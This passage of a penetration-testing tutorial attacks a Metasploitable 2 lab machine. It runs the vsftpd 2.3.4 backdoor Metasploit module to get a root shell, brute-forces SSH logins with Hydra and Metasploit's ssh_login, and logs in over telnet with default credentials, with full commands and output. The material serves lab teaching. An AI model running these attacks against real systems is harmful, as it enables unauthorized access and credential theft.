
After login to a user account, You can get root access by doing Privilege escalation.

Method 3 :

Exploiting FTP through Metasploit framework


open Metasploit framework console and search for vsftpd Backdoor exploit

```
msfconsole
Search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor
```



```
root@kali:~# msfconsole


MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com


       =[ metasploit v5.0.53-dev                          ]
+ -- --=[ 1931 exploits - 1079 auxiliary - 331 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

show options



```
sf5 > search vsftpd

atching Modules
===============

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


sf5 > use exploit/unix/ftp/vsftpd_234_backdoor
sf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

odule options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


xploit target:

   Id  Name
   --  ----
   0   Automatic


sf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.130
HOSTS => 192.168.0.130
sf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.0.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.130:21 - USER: 331 Please specify the password.
[+] 192.168.0.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.136:43829 -> 192.168.0.130:6200) at 2019-10-24 13:50:34 +0530
```

```
set RHOSTS 192.168.0.130 --> <target IP address>exploit
```

*Congratulations you got **root** access*

22-SSH

Secure Shell (SSH) is a cryptographic network protocol for operating network services securely over an unsecured network.


Exploiting SSH in Different Techniques

Method 1

Cracking Username and password with Hydra

Hydra is an inbuilt tool in Kali-Linux used to Brute force attack is a trial and error method used by application programs to decode encrypted data such as passwords or Data Encryption Standard (DES) keys, through exhaustive effort (using brute force) rather than employing intellectual strategies.

```
hydra -L <Usernames_List> -P <Passwords_List> <Target ip address> <Service>
```



```
root@kali:~# hydra -L /root/Desktop/USERNAMES.txt -P /root/Desktop/PASSWORDS.txt 192.168.0.130 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-10-24 14:29:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tries per task
[DATA] attacking ssh://192.168.0.130:22/
[22][ssh] host: 192.168.0.130   login: user   password: user
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-10-24 14:29:20
root@kali:~# 
```

Method 2


Open Metasploit framework

Open terminal and type these commands:

```
service postgresql startmsfconsolesearch ssh_loginuse
auxiliary/scanner/ssh/ssh_login
```

set this auxiliary and see what it requires.

```
set RHOSTS <target IP Address> --> in my case 192.168.0.130
```




```
msf5 > search ssh_login

Matching Modules
================

   #  Name                                   Disclosure Date  Rank    Check  Description
   -  ----                                   ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login                         normal  Yes    SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey                  normal  Yes    SSH Public Key Login Scanner


msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.0.130
RHOSTS => 192.168.0.130
msf5 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /root/Desktop/USERNAMES.txt
USER_FILE => /root/Desktop/USERNAMES.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /root/Desktop/PASSWORDS.txt
PASS_FILE => /root/Desktop/PASSWORDS.txt
msf5 auxiliary(scanner/ssh/ssh_login) > exploit

[+] 192.168.0.130:22 - Success: 'user:user' ''
[*] Command shell session 1 opened (192.168.0.136:44557 -> 192.168.0.130:22) at 2019-10-24 14:22:38 +0530
[+] 192.168.0.130:22 - Success: 'msfadmin:msfadmin' ''
[*] Command shell session 2 opened (192.168.0.136:36765 -> 192.168.0.130:22) at 2019-10-24 14:22:54 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > 
```

Set predefined Usernames list and Passwords List

```
set USER_FILE <Username file Path>set PASS_FILE <Password file Path>exploit
```

It will take time-based your usernames and passwords List and It will Notify with username: password and login with those credentials.

```
ssh username@targetipaddress
```




```
root@kali:~# ssh user@192.168.0.130
user@192.168.0.130's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Thu Oct 24 04:54:55 2019 from 192.168.0.136
user@metasploitable:~$ sudo -l
[sudo] password for user:
Sorry, user user may not run sudo on metasploitable.
user@metasploitable:~$ 
```

You have user access, can’t perform all the tasks so try to get root access by doing Privilege escalation.

23-TELNET

Telnet is a simple, text-based network protocol that is used for accessing remote computers over TCP/IP networks like the Internet. Telnet was created and launched in 1969 and, historically speaking, you can say that it was the first Internet.

```
telnet <target IP Address> --> 192.168.0.130
```



```
root@kali:~# telnet 192.168.0.130
Trying 192.168.0.130...
Connected to 192.168.0.130.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: 
```

By default it will Grab Metasploitable 2 banner, it shows that Login with msfadmin/msfadmin to get a start. Just enter those credentials you are in.

25-SMTP


SMTP is part of the application layer of the TCP/IP protocol. Using a process called "store and forward," SMTP moves your email on and across networks. It works closely with something called the Mail Transfer Agent (MTA) to send your communication to the right computer and email inbox.

Method 1:

Using Metasploit

